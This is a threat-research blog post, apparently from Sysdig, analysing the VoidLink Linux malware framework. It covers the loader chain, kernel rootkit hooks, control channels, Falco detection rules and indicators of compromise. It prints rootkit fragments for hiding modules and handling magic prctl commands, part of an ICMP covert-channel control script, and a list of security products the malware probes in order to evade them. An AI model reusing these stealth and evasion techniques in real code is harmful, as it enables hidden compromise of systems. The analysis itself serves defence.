VoidLink threat analysis: Sysdig discovers C2-compiled kernel rootkits

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

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

On January 13, 2026, Check Point Research published its analysis of VoidLink, a Chinese-developed Linux malware framework designed to target cloud environments. Following its discovery, the Sysdig Threat Research

Team (TRT) took a deeper look at Voidlink, examining its binaries to better understand the malware's loader chain, rootkit internals, and control mechanisms.

Key findings from the Sysdig TRT's VoidLink analysis include:

- **First documented Serverside Rootkit Compilation (SRC)**: The command and control (C2) server builds kernel modules on-demand for each target's specific kernel version, solving the portability problem that has limited Loadable Kernel Modules (LKM) rootkits.
- **Chinese-developed with AI assistance**: Chinese technical comments persist throughout the kernel source, combined with Large Language Model (LLM)-generated boilerplate patterns.
- **Adaptive detection and response evasion**: VoidLink discovers security products and adjusts behavior in real-time, with triple-redundant control channels.
- **Detectable with runtime monitoring**: Despite its sophistication, VoidLink's syscall patterns and fileless execution techniques are visible to runtime detection tools like Falco and Sysdig Secure.
- **Zig programming language**: VoidLink is the first discovered Chinese-language malware to be written in Zig.

The Sysdig TRT's technical examination of VoidLink begins with the infection chain, explores its rootkit, and identifies several previously undiscovered capabilities and indicators of compromise. Let's begin by analyzing its architecture.

VoidLink's multi-stage loader architecture

VoidLink uses a three-stage delivery mechanism designed to minimize its on-disk footprint and evade static analysis. It relies on two initial droppers for insertion:

Stage 0: Initial dropper

The Stage 0 loader is a minimal 9KB Executable and Linkable Format (ELF) binary written in Zig that bootstraps the infection. Its simplicity is intentional: smaller binaries attract less scrutiny and leave fewer artifacts.

Once executed, Stage 0 performs the following operations:

1. Fork and masquerade as `[kworker/0:0]` using `prctl(PR_SET_NAME)`.
2. Connect to C2 via HTTP to download `/stage1.bin`.
3. Execute the payload entirely in memory using a fileless technique.

The syscall sequence is highly distinctive:

```
 fork(57)          → Create child process
prctl(157)        → Set process name to [kworker/0:0]
socket(41)        → Create TCP socket
connect(42)       → Connect to C2 server
recvfrom(45)      → Receive /stage1.bin payload
memfd_create(319) → Create anonymous memory file
```

```
write(1)          → Write payload to memfd
execveat(322)     → Execute from memory fd
```

Using `memfd_create` followed by `execveat` is a well-known combination technique fileless execution. The preceding `prctl(PR_SET_NAME)` with a kernel thread name makes it particularly suspicious. Legitimate kernel threads do not often have an executable path in `/proc/<pid>/exe`.

C2 configuration encoding

The C2 address is obfuscated with XOR key `0xAA`:

```
 encoded = bytes.fromhex("92849b9e93839b989284...")
decoded = bytes([b ^ 0xAA for b in encoded])
# Result: b'8.149.128.10/stage1.bin HTTP/1.1\r\nHost: '
```

The port (8080) is stored separately, byte-swapped with `rolw $8, %cx`. This minor obfuscation complicates simple string extraction but is trivial to reverse.

Stage 1: Implant dropper

Stage 1 shares the same 9KB size and Zig toolchain as Stage 0. The key difference is HTTP Range header support, which enables resumable downloads for the larger implant binary.

Feature	**Stage 0**	**Stage 1**
Downloads	`/stage1.bin`	`/implant.bin`
`C2` encoding	XOR with `0xAA`	Plaintext
HTTP features	Basic GET	`Range: bytes=` header
Process masks	`[kworker/0:0]`	Multiple variants

The Range header support is a practical choice. The implant is 1.2MB, and interrupted downloads can resume rather than restart. The path `/implant.bin` is constructed at runtime from two string fragments, which is a basic anti-string technique.

Fileless execution detail

```
 memfd_create("", MFD_CLOEXEC)  → fd 3
write(3, implant_data, size)
execveat(3, "", argv, envp, AT_EMPTY_PATH)
```

The empty filename with `AT_EMPTY_PATH` flag allows execution directly from the file descriptor without any filesystem path. No binary is ever written to disk.

Adaptive evasion of detection and response

VoidLink does not simply evade major Cloud Detection and Response (CDR), Endpoint Detection and Response (EDR), and Extended Detection and Response (XDR) products. It actively profiles them at the process or path level and adjusts its behavior accordingly. This adaptive stealth is one of the framework's defining characteristics. To better understand how it works, let's explore the process names and paths that VoidLink looks for, and examine what happens when it finds them.

Security product detection

The implant scans for security products through two methods: process enumeration via `/proc/<pid>/comm` and installation path probes.

Vendor	Process names	Installation paths
CrowdStrike	`falcon-sensor` , falconctl	`/opt/CrowdStrike/`
SentinelOne	SentinelAgent, sentinelctl	`/opt/sentinelone/`
Carbon Black	cbagentd	`/var/opt/carbonblack/`
Falco	`falco`	`/etc/falco/falco.yaml`
Sysdig	sysdig	-
Wazuh	`wazuh-agentd`	-
OSSEC	`ossec-agent` , `ossec-agentd`	`/var/ossec/etc/ossec.conf`
osquery	`osqueryd`	-
`auditd`	`auditd`	`/etc/audit/auditd.conf`
ClamAV	clamd	-
Alibaba Aegis	aegis	-

Additionally, VoidLink checks for two dynamic analysis tools. For Frida, the popular dynamic instrumentation toolkit, it searches for `frida-agent` and `frida-gadget` processes and scans `/proc/self/maps` for loaded Frida libraries. For debugger detection, it checks the `TracerPid` field in `/proc/self/status` . This field contains the process ID of any process that is tracing the current process via `ptrace` . A value of 0 indicates no tracer is attached; any non-zero value means a debugger such as `gdb, strace` , or a security tool is actively attached.

It should be noted that Sysdig Secure does not use the process name specified in the table. It is, however, the name of the sysdig OSS tool that can record system calls.

Risk-based timing adjustment

When detection and response products are detected, VoidLink modifies beacon timing to reduce detection probability:

Condition	Base delay	Max delay	Jitter	Mode
No detection and response product detected	`4096ms`	`1000ms`	20%	aggressive
Detection and response product detected	`1024ms`	`5000ms`	30%	paranoid

During reverse engineering, the disassembly binary reveals the exact values used:

```
 ; Check if any EDR detected (rbx = count)
0x108b721: testq %rbx, %rbx
0x108b728: je    no_detections

; HIGH RISK - EDR detected
0x108b758: movl $0x400, ...      ; base_delay = 1024ms
0x108b76e: movl $0x1388, %r14d   ; max_delay = 5000ms
0x108b774: movl $0x3e99999a, ... ; jitter = 0.3 (30%)
0x108b77e: movb $0x2, %al        ; mode = 2 (paranoid)

; LOW RISK - no detections
0x108b788: movl $0x1000, ...     ; base_delay = 4096ms
0x108b79e: movl $0x3e8, %r14d    ; max_delay = 1000ms
0x108b7a4: movl $0x3e4ccccd, ... ; jitter = 0.2 (20%)
0x108b7ae: movb $0x1, %al        ; mode = 1 (aggressive)
```

Available evasion strategies

Strategy	Description
aggressive	Normal operations, standard beacon timing
paranoid	Maximum caution, extended delays, high jitter
`low_activity`	Reduced operations, minimal footprint
`simulate_normal`	Mimic legitimate application traffic patterns

Additional evasion toggles found in strings include `working_hours.enabled` for business-hours-only activity, `traffic_shaping.enabled` for traffic pattern matching, and `protocol_switch` for hot-switching between HTTP, WebSocket, and Internet Control Message Protocol (ICMP) channels.

Rootkit capabilities and kernel-level stealth

VoidLink implements a sophisticated rootkit with three deployment methods, only one of which is selected based on kernel version and available capabilities within the victim environment.

Deployment decision logic

The framework automatically selects the appropriate stealth mechanism:

- **Kernel 6.x+**: Remote compile eBPF, deploy via `ss_loader`
- **Kernel 5.x**: Hybrid mode combining eBPF and Loadable Kernel Module (LKM)
- **Older kernels**: Remote compile LKM, load via `finit_module`

Serverside Rootkit Compilation (SRC)

The VoidLink implant does not embed kernel modules directly. Instead, it requests kernel-specific builds from the C2 server via POST to `/compile`:

```
{
 "kernel_release": "6.1.0-generic",
 "hidden_ports": [4444, 8080],
 "has_gcc": true,
 "has_clang": false,
 "has_headers": true
}
```

The C2 responds with a compiled module appropriate for the target kernel:

```
{
 "module_type": "ebpf",
 "ebpf_data": "<base64-encoded .o file>",
 "needs_ebpf_ss": true
}
```

This never-before-seen design keeps the implant small and ensures kernel compatibility without Compile Once, Run Everywhere (CO-RE) complexity on the client side. The C2 server can cache compiled modules for common kernel versions.

A novel approach to kernel portability

Kernel modules must be compiled against specific kernel headers, creating a portability challenge for LKM rootkits. VoidLink's SRC approach appears to be unprecedented in documented malware:

Malware	Approach	Limitations
Krasue RAT	Embeds 7 pre-compiled rootkits	Only covers specific kernel versions

Malware	Approach	Limitations
Drovorub	Single pre-compiled module	Limited kernel compatibility
Diamorphine	Compile on target	Requires gcc/make on target
BPFDoor	eBPF bytecode	Limited to eBPF capabilities
VoidLink	`C2` compiles on demand	Supports unlimited kernels

SRC solves the kernel portability problem without bloating the implant or requiring build tools on the target. **The C2 can update rootkit code without redeploying the implant,** and modules are compiled on-demand, reducing static signatures.

Self-compile variant: Embedded assets

A larger 1.9MB variant takes a different approach for rootkit deployment. It embeds both source code (~700KB) and gzip-compressed pre-compiled binaries (~800KB):

Filename	Size	SHA256
`vl_stealth`.ko	108 KB	`a12a9eb2e5e...`
`ss_loader`	1.3 MB	`143274080851...`
`hide_ss.bpf.o`	100 KB	`f208cebec4f...`

The deployment fallback chain attempts local compilation first (if gcc and kernel headers are available), then extracts pre-compiled `vl_stealth`.ko, loads via `finit_module()`, and deploys eBPF by extracting ss_loader to `/tmp/.vl_ss_loader`.

LKM hook targets

The kernel module (`vl_stealth.ko`) implements multiple hook types to hide the implant's presence.

Syscall table hooks:

Hook target	Purpose	Evades
`prctl`	Receive hide commands via magic `0x564C`	Control channel
`getdents`	Filter 32-bit directory listings	ls, find
`getdents64`	Filter 64-bit directory listings	ls, find

Kretprobe hooks:

Hook target	Purpose	Evades
`tcp4_seq_show`	Filter `/proc/net/tcp` output	`netstat` -t
`tcp6_seq_show`	Filter `/proc/net/tcp6` output	`netstat` -t6
`udp4_seq_show`	Filter `/proc/net/udp` output	`netstat` -u
`netlink_recvmsg`	Filter netlink socket responses	`ss` -t, `ss` -u
`inet_sk_diag_fill`	Filter inet diag responses	`ss` socket details
`vfs_read`	Filter debugfs/procfs reads	`/proc/modules`, `/proc/kallsyms`

Why LKM for netstat but eBPF for ss?

The implant uses different stealth mechanisms for different tools because they query the network state differently. The netstat command reads `/proc/net/tcp`, which can be intercepted via `tcp4_seq_show` kretprobes. However, the ss utility uses netlink sockets (`NETLINK_SOCK_DIAG`), which require eBPF to intercept `recvmsg`. The Chinese comments in the source explicitly note: "ss 命令隐藏由 eBPF 模块实现 (更稳定)" (ss command hiding implemented by eBPF module, more stable).

Kernel 5.7+ compatibility

Linux 5.7 stopped exporting `kallsyms_lookup_name`, breaking a common technique for finding kernel symbols. VoidLink works around this by registering a kprobe on `kallsyms_lookup_name` itself, reading the address from the kprobe structure, then using that address as a function pointer to look up other symbols.

Netfilter hooks for ICMP covert channel:

Hook Point	Purpose
`NF_INET_PRE_ROUTING`	Intercept incoming ICMP
`NF_INET_LOCAL_IN`	Process ICMP to local host
`NF_INET_LOCAL_OUT`	Filter outgoing ICMP

Module self-hiding

The module removes itself from standard enumeration, making it more difficult for defenders to identify abnormal kernel modules. The Linux kernel maintains a doubly-linked list of all loaded modules, anchored at the `modules` global variable. This list is what `/proc/modules` iterates over, and consequently what `lsmod` displays. Each loaded module is represented by a `struct` `module` that contains a `list` member linking it to this chain. By unlinking itself from this list, a module becomes invisible to standard enumeration tools while remaining fully functional in memory:

```
 static void hide_module(void) {
    list_del_init(&THIS_MODULE->list);      // Hide from /proc/modules
    kobject_del(&THIS_MODULE->mkobj.kobj);  // Hide from /sys/module/
}

MODULE_LICENSE("GPL");
MODULE_INFO(intree, "Y");  // Pretend to be in-tree module
```

The `MODULE_INFO(intree, "Y")` directive makes the module appear as a legitimate kernel component rather than an externally loaded module, avoiding the ["O" (out-of-tree) taint flag].

Symbol hiding via vfs_read

The `vfs_read` hook filters sensitive strings from `/proc/kallsyms` and `/sys/kernel/debug/kprobes/list`. Without this, c`at /proc/kallsyms | grep vl_stealth` would reveal the module. Filtered strings include `vl_stealth`, `tcp4_seq_show, netlink_recvmsg`, and notably `vfs_read` itself. The rootkit hides its own hiding mechanism.

Control channels

VoidLink provides three distinct control channels for managing the rootkit, each with a different purpose, stealth profile, and capability tradeoffs.

prctl magic interface

This is the local interface with the rookit, allowing the implant to make changes. The kernel module hooks `prctl` and responds to magic option value `0x564C` (ASCII "VL"):

```
 #define PRCTL_MAGIC 0x564C

static asmlinkage long hk_prctl(int option, unsigned long arg2, ...) {
    if (option == PRCTL_MAGIC) {
        int cmd = (int)arg2;
        switch (cmd) {
            case 1: add_hidden_port(arg3); break;
            case 2: add_hidden_pid(arg3); break;
            case 3: add_hidden_file((char*)arg3); break;
            case 4: clear_all_hiding(); break;
        }
        return 0;
    }
    return orig_prctl(option, arg2, arg3, arg4, arg5);
}
```

This provides a userspace control interface that requires no network communication, and it enables threat actors to better evade detection.

Berkeley Packet Filter map updates

For its eBPF-based stealth, the implant updates bpf maps to make changes to the network stealth functions:

```
 int ports_fd = bpf_object__find_map_fd_by_name(obj, "sd_nl_ports");
bpf_map_update_elem(ports_fd, &port, &v, BPF_ANY);
```

The Berkeley Packet Filter (BPF) maps used include `sd_nl_ports` (ports to hide from `ss`), `sd_cg_pids` (PIDs to hide from `ps`), and `sd_cg_names` (filenames to hide).

ICMP covert channel

The most interesting control mechanism allows operators to send commands via ICMP echo packets. This allows for commands to be remotely sent to the implant even if all other access is lost. VoidLink listens for ping packets (ICMP type 8) where the ID field contains the magic value `0xC0DE`.

Code	Command	Description
`0x01`	`HIDE_PID`	Hide a process ID
`0x02`	`HIDE_PORT`	Hide a network port
`0x03`	`HIDE_FILE`	Hide files matching prefix
`0x04`	`SHOW_MOD`	Unhide the kernel module
`0x12`	`HIDE_IP`	Hide connections to IP
`0x13`	`HIDE_IPPORT`	Hide connections to IP:port pair
`0x20`	`SET_KEY`	Rotate authentication key
`0xFE`	`SELF_DESTRUCT`	Wipe and unload
`0xFF`	`CLEAR`	Clear all hiding rules

What is even more interesting is that the malware authors embedded a complete Python control script directly in the binary:

```
 import socket,struct,sys
s=socket.socket(socket.AF_INET,socket.SOCK_RAW,1)
magic=0xC0DE
key=0x42
cmd=int(sys.argv[2])
```

```
data=bytes.fromhex(sys.argv[3]) if len(sys.argv)>3 else b''
payload=struct.pack('>HBB',magic,cmd,key)+data
# ... checksum calculation ...
s.sendto(icmp,(sys.argv[1],0))
```

This provides out-of-band control when the primary HTTP C2 path is blocked. Only ICMP reachability to the target is required, allowing the threat actor to persist silently.

Control channel command mapping

An interesting quirk: the prctl and ICMP interfaces use different command numbers for port and Proportional, Integral, and Derivative (PID) operations (they are swapped). This suggests the code paths evolved independently.

Target	`prctl` cmd	ICMP cmd
Port	1	`0x02`
PID	2	`0x01`
File	3	`0x03`

Self-destruct mechanism

The ICMP `0xFE` command triggers the comprehensive destruction of evidence. The cleanup sequence includes LKM deactivation (clearing all hidden PIDs, ports, and file prefixes), log wiping (`/var/log/auth.log` , `/var/log/syslog` , `/var/log/audit/audit.log` , and others), shell history removal (`~/.bash_history` , `~/.zsh_history` , `~/.python_history`), VoidLink artifact cleanup (`/tmp/.vl_*, /var/tmp/.vl_*, /dev/shm/.vl_*`), and self-deletion via unlink(`self_path`).

The thoroughness of this cleanup routine indicates significant operational security awareness by the rootkit developers.

Cloud-native capabilities

VoidLink includes specialized functionality for cloud and container environments:

Environment Detection

Target	Detection Method
Container	`/.dockerenv` , cgroup namespaces
Kubernetes	`/var/run/secrets/kubernetes.io/` service account tokens
AWS	`169.254.169.254` metadata endpoint
GCP	`169.254.169.254` with GCP headers

Target	Detection Method
Alibaba	`100.100.100.200` metadata endpoint
Tencent	`metadata.tencentyun.com`

Container escape plugin

The `docker_escape_v3` plugin probes for escape opportunities, likely including mounted Docker socket (`/var/run/docker.sock`), privileged container detection (`--privileged`), sensitive host path mounts (`/, /etc, /root`), kernel exploit applicability, and cgroup `release_agent` abuse.

Kubernetes privilege escalation

The `k8s_privesc_v3` plugin scans for misconfigurations, likely including overly permissive service account tokens, privileged pod security contexts, host namespace access (`hostPID, hostNetwork`), writable `hostPath` mounts, and Role-Based Access Control (RBAC) misconfigurations, which allow secret access or pod creation.

This combination of container escape and Kubernetes privilege escalation capabilities makes VoidLink particularly concerning in cloud-native environments where container isolation is the primary security boundary.

Detection

Despite the sophistication of this rootkit and its attempts to evade security tool detection, it can still be detected by runtime detection rules for Falco and Sysdig Secure users.

Sysdig Secure customers already have rules available to detect VoidLink. These include multiple rules that detect the rootkit installation:

- Drop and Execute /tmp Binary
- Fileless Malware Detected (memfd)
- Linux Kernel Module Injection Detected
- New Kernel Module Created and Loaded
- eBPF Program Loaded into Kernel
- BPF Command Executed by Fileless Program
- Dynamic Linker Hijacking Detected

For Falco, the rule below detects the dropper's use of `memfd_create` . It is included in the default Falco ruleset.

```
- rule: Fileless execution via memfd_create
  desc: Detect if a binary is executed from memory using the memfd_create technique. This is a well-known defens
  condition: >
    spawned_process
    and proc.is_exe_from_memfd=true
    and not known_memfd_execution_processes
  output: Fileless execution via memfd_create | container_start_ts=%container.start_ts proc_cwd=%proc.cwd evt_re
```

```
  priority: CRITICAL
  tags: [maturity_stable, host, container, process, mitre_defense_evasion, T1620]
```

Attribution indicators

Several key indicators point to Chinese-speaking developers with significant kernel expertise.

Native Chinese technical documentation

The embedded kernel module source contains extensive Chinese comments that are technically precise, not machine-translated:

```
 // ============= 稳定性增强: 符号查找 =============
// (Stability enhancement: symbol lookup)

// 方式1: 直接查找 (kallsyms_lookup_name - pre-5.7)
// 方式2: 使用 kprobe 直接查找 (5.7+)
// 方式3-5: Try compiler-mangled variants (.isra.X, .constprop.X, .part.X)

MODULE_INFO(intree, "Y");  // 避免 taint 警告
                           // (Avoid taint warning)
```

The comments also demonstrate genuine knowledge of kernel development, including awareness of the Linux 5.7 change where `kallsyms_lookup_name` stopped being exported, which requires kprobe-based workarounds.

AI-assisted development assessment

Code analysis suggests a **human-directed, AI-assisted development** model (estimated 70-80% probability of AI assistance).

Evidence of AI assistance:

- Overly systematic debug output with perfectly consistent formatting across all modules.
- Placeholder data ("John Doe") is typical of LLM training examples embedded in decoy response templates.
- Uniform API versioning where everything is `_v3` (BeaconAPI_v3, docker_escape_v3, timestomp_v3).
- Template-like JSON responses covering every possible field.

Evidence of human expertise:

- Native Chinese technical comments throughout the kernel module.
- Deep kernel development knowledge (kretprobes, netfilter hooks, kallsyms compatibility).
- Operational tradecraft reflecting real red team experience (magic bytes, resumable downloads, multiple fallback paths).
- Deliberate Zig toolchain selection.

The most likely scenario: a skilled Chinese-speaking developer used AI to accelerate development (generating boilerplate, debug logging, JSON templates) while providing the security expertise and architecture themselves.

Conclusion

VoidLink represents a significant evolution in Linux-targeted malware. While its individual techniques are well-documented, the integration is professionally engineered. The SRC architecture, where the C2 builds kernel modules on demand for each target's specific kernel version, solves a hard problem in cross-kernel rootkit deployment. The adaptive threat profiling, graceful fallback chains, and redundant control channels indicate a mature development effort with operational experience.

The rising frequency of Linux-targeted attacks makes runtime threat detection more critical than ever. Since VoidLink actively profiles and adapts to evade security products, static detection alone is insufficient. Organizations operating Linux infrastructure should prioritize deploying behavioral detection capabilities and monitoring for the indicators detailed in this report.

Samples analyzed

Our analysis covers five VoidLink variants, each providing different insights into the framework's architecture:

Variant	SHA256	Size	Notes
Stage 0	`70aa5b3516d...`	9 KB	Initial dropper
Stage 1	`13025f83ee5...`	9 KB	Implant dropper with resumable downloads
Implant	`4c4201cc127...`	1.2 MB	Remote-compile variant
Self-Compile	`05eac3663d4...`	1.9 MB	Embedded source and pre-compiled modules
Zig Debug	`15cb93d38b0...`	5.1 MB	Debug symbols intact

The Zig debug variant proved particularly valuable. Its preserved symbols expose the module architecture and internal naming conventions that would otherwise require significant reverse engineering effort.

Why Zig?

VoidLink is built using the [Zig programming language](), an unusual choice that reflects a growing trend in offensive tooling. Zig offers memory safety without garbage collection, low-level control similar to C, and built-in cross-compilation. More importantly for threat actors, Zig binaries have less recognizable structure than traditional C/C++ executables, confusing heuristics and signature-based detection engines.

The choice is deliberate: statically linked Zig binaries run anywhere without runtime dependencies, and security tools are not yet tuned for Zig-specific patterns. VoidLink appears to be the first documented Zig-based malware attributed to Chinese-speaking threat actors.

Indicators of Compromise

File hashes (SHA256)

Loaders and implants:

Hash	Description
`70aa5b3516d331e9d1876f3b8994fc8c18e2b1b9f15096e6c790de8cd` `adb3fc9`	Stage 0 dropper
`13025f83ee515b299632d267f94b37c71115b22447a0425ac7baed4bf` `60b95cd`	Stage 1 dropper
`4c4201cc1278da615bacf48deef461bf26c343f8cbb2d8596788b4182` `9a39f3f`	Implant (remote-compile)
`05eac3663d47a29da0d32f67e10d161f831138e10958dcd88b9dc9703` `8948f69`	Self-compile variant
`15cb93d38b0a4bd931434a501d8308739326ce482da5158eb657b0af0` `fa7ba49`	Zig debug variant

Extracted modules:

Hash	Description
`a12a9eb2e5efe9a64fdf76803ac6be78e780e8a5ed35aca5369b11e2f` `63af998`	`vl_stealth`.ko
`143274080851cbc095d286d6cc847e5e0aa8aab98bb1501efbf33e4c0` `8e5f345`	`ss_loader`
`f208cebec4f48c853fc8e8e29040cfbe60ce2b5fa29056d6765408933` `5c21efd`	hide_ss.bpf. o

Network indicators

C2 server:

Attribute	Value
IP Address	`8.149.128.10`
Port	`8080`
ASN	AS37963 (Alibaba Cloud)
Country	China (CN)

C2 endpoints:

- `POST /api/v2/handshake`
- `POST /api/v2/sync`
- `GET /api/v2/heartbeat`
- `POST /compile`
- `GET /stage1.bin`
- `GET /implant.bin`

User-agent strings:

- `Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36`
- `Mozilla/5.0 (Macintosh; Intel Mac OS X 10_15_7) AppleWebKit/537.36`
- `Mozilla/5.0 (Macintosh; Intel Mac OS X 14_2) AppleWebKit/605.1.15`
- `Mozilla/5.0 (Macintosh; Intel Mac OS X 10.15; rv:121.0) Gecko/20100101 Firefox/121.0`

File system artifacts

Drop locations:

- `/tmp/.vl_ss_loader`
- `/tmp/.vl_k[3-6].ko`
- `/tmp/.vl_cmd.sh`
- `/tmp/.vl_config`
- `/tmp/.font-unix/.tmp.ko`
- `/tmp/.font-unix/.cmd.sh`

Staging paths:

- `/dev/shm/.x`
- `/dev/shm/.pulse-*`
- `/dev/shm/.vl_*`
- `/tmp/.x`
- `/var/tmp/.vl_*`

Process indicators

Masquerade names:

- `[kworker/0:0]`
- `[kworker/0:1]`
- `[kworker/u8:0]`
- `[kworker/u16:0]`
- `migration/0`
- `watchdog/0`
- `rcu_sched`

Magic values

Value	Purpose
`0x564C`	`prctl` magic for LKM control ("VL")
`0xC0DE`	ICMP echo ID for covert channel
`0xAA`	XOR key for `C2` config encoding
`0x42`	Default ICMP authentication key

About the author

Test drive the right way to defend the cloud with a security expert

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Source: https://www.sysdig.com/blog/voidlink-threat-analysis-sysdig-discovers-c2-compiled-kernel-rootkits